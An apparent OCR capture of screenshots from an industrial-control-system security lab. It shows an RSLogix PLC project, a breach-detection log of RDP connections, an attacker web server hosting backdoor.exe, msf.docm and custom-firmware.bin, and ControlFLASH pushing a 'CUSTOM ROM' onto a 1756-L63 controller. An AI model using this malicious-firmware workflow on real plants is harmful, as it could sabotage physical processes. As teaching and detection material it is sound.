
left - Search Results in Local Disk (C:)

Search Results in Local Disk (C:) ›

left

Name	Date modified	Type	Folder
Arrow Left	1/22/2013 9:53 AM	BMP File	Images (C:\Users\Public\Public Documents\RSView Enterprise\SE\HMI Proj
Arrow Left	10/23/2009 4:36 PM	BMP File	Images (C:\Users\Public\Public Documents\RSView Enterprise\SE\HMI Proj
selectedTab_leftCor...	1/20/2019 2:59 PM	GIF File	Images (C:\Windows\Microsoft.NET\Framework\v2.0.50727\ASP.NETWebA
unSelectedTab_left...	1/20/2019 2:59 PM	GIF File	Images (C:\Windows\Microsoft.NET\Framework\v2.0.50727\ASP.NETWebA
selectedTab_leftCor...	3/18/2017 3:01 PM	GIF File	Images (C:\Windows\Microsoft.NET\Framework\v4.0.30319\ASP.NETWebA
unSelectedTab_left...	3/18/2017 3:01 PM	GIF File	Images (C:\Windows\Microsoft.NET\Framework\v4.0.30319\ASP.NETWebA
selectedTab_leftCor...	1/20/2019 2:59 PM	GIF File	Images (C:\Windows\Microsoft.NET\Framework64\v2.0.50727\ASP.NETWeb
unSelectedTab_left...	1/20/2019 2:59 PM	GIF File	Images (C:\Windows\Microsoft.NET\Framework64\v2.0.50727\ASP.NETWeb
selectedTab_leftCor...	3/18/2017 3:01 PM	GIF File	Images (C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ASP.NETWeb
unSelectedTab_left...	3/18/2017 3:01 PM	GIF File	Images (C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ASP.NETWeb
Arrow Left	5/24/2001 6:08 AM	BMP File	Libraries (C:\Users\Public\Public Documents\RSView Enterprise\ME)
Arrow Left	5/24/2001 6:08 AM	BMP File	Libraries (C:\Users\Public\Public Documents\RSView Enterprise\SE)
Arrow Left	5/24/2001 6:08 AM	BMP File	ListKey (C:\Users\Public\Public Documents\RSView Enterprise\Images)
1769DIN_LEFT	8/12/2014 2:44 PM	BMP File	ME_1769_GotoButtons (C:\Users\Public\Public Documents\RSView Enterpri
1794DIN_LEFT	8/12/2014 2:46 PM	BMP File	ME_1794_GotoButtons (C:\Users\Public\Public Documents\RSView Enterpri
Test_Left.ACD	9/15/2019 10:25 AM	Logix Desi...	Projects (C:\RSLogix 5000)
Test_Left.ACD	9/13/2019 9:22 PM	Logix Desi...	projects (C:\Users\engineer-3.OT-DOMAIN\Documents)
Test_Left.OT-DOMA...	5/28/2019 9:33 AM	Logix Desi...	projects (C:\Users\engineer-3.OT-DOMAIN\Documents)

93 items 1 item selected 683 bytes



RSLogix 5000 - Test_Left [1756-L63 20.15]

Offline

No Forces


No Edits

Redundancy

Path: AB_ETH-1\172.25.200.11\Backplane\0


Controller Organizer

- Controller Test_Left
  - Controller Tags
  - Controller Fault Handler
  - Power-Up Handler
- Tasks
  - MainTask
    - MainProgram
  - Unscheduled Programs / Phases
- Motion Groups
  - Ungrouped Axes
- Add-On Instructions
- Data Types
  - User-Defined
  - Strings
  - Add-On-Defined
  - Predefined
  - Module-Defined
- Trends
- I/O Configuration
  - 1756 Backplane, 1756-A7
    - [0] 1756-L63 Test_Left




Breach Detection - Suspicious Ingress Connections

@timestamp: Descending	source.ip: Descending	destination.ip: Descending	destination.port: Descending	network.transport.keyword: Descending	event.duration: Descending	network.bytes: Descending	connection.state_description.keyword: Descending	Count
Feb 27, 2021 @ 18:40:42.060	10.0.0.200	172.25.100.210	3389	tcp	5,061.76	15,712,471	Connection established, originator aborted (sent a RST)	1
Feb 27, 2021 @ 17:07:15.570	10.0.0.200	172.25.100.210	3389	tcp	1,288.611	70,193	No SYN seen, just midstream traffic (a 'partial connection' that was not later closed)	1
Feb 27, 2021 @ 18:56:47.488	10.0.0.100	172.25.100.100	135	tcp	14.998	1,140	Normal SYN/FIN completion	1
Feb 27, 2021 @ 18:56:47.492	10.0.0.100	172.25.100.100	49670	tcp	14.994	1,312	Normal SYN/FIN completion	1
Feb 27, 2021 @ 18:56:47.502	10.0.0.100	172.25.100.100	49670	tcp	14.984	828	Normal SYN/FIN completion	1
Feb 27, 2021 @ 13:03:21.538	10.0.0.100	172.25.100.100	135	tcp	13.291	704	Normal SYN/FIN completion	1
Feb 27, 2021 @ 13:03:21.544	10.0.0.100	172.25.100.100	49670	tcp	13.285	4,156	Normal SYN/FIN completion	1
Feb 27, 2021 @ 10:08:35.930	10.0.0.100	172.25.100.100	135	tcp	11.394	1,140	Normal SYN/FIN completion	1
Feb 27, 2021 @ 10:08:35.935	10.0.0.100	172.25.100.100	49670	tcp	11.39	1,312	Normal SYN/FIN completion	1
Feb 27, 2021 @ 10:08:35.946	10.0.0.100	172.25.100.100	49670	tcp	11.379	796	Normal SYN/FIN completion	1




```
┌──(pac㉿KVM0101011)-[~]
└─$ sudo cp ~/book/custom-firmware.bin /var/www/html/files
```





Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
backdoor.exe	2020-08-28 14:38	7.0K	
custom-firmware.bin	2021-02-27 19:05	98K	
msf.docm	2020-06-15 19:52	34K	
payloads/	2021-02-25 09:02	-	

Apache/2.4.46 (Debian) Server at 222.222.222.222 Port 80


10.0.0.200
Recycle Bin
Microsoft Edge
custom-firmware.bin


workstation10.ot-domain.local
custom-firmware.bin



Catalog Number

Enter the catalog numb

1756-EN2F

1756-EN2F
1756-EN2T
1756-EN2TR
1756-EN3TR
1756-HYD02
1756-L61
1756-L61S
1756-L62
1756-L62S
1756-L63
1756-L63S
1756-L64

Firmware Kit Locations

Add or remove folders you want to monitor for kits.

Monitored folders

C:\Program Files (x86)\ControlFLASH
C:\Users\Public\Documents\Rockwell Automation\Fi
C:\Users\mgibson\Downloads\RA


For best performance, avoid monitoring shared folders on a network, root folders, or a large number of folders.

Click here to download more firmware kits.


Browse for Folder

Select the folder where ControlFlash should look for kits.

Custom_firmware



Select the 1756-L63 device to update and click OK




Firmware Revision

Catalog Number: 1756-L63
Serial Number: 005FAAC8
Current Revision: 20.015

Select the new revision for this update:

Revision	F	About Info
CUSTOM ROM-v9		?


☑ Show all revisions



Progress

Catalog Number: 1756-L63
Serial Number: 005FAAC8
Current Revision: 20.015
New Revision: 20.015


Transmitting block 5816 of 10981

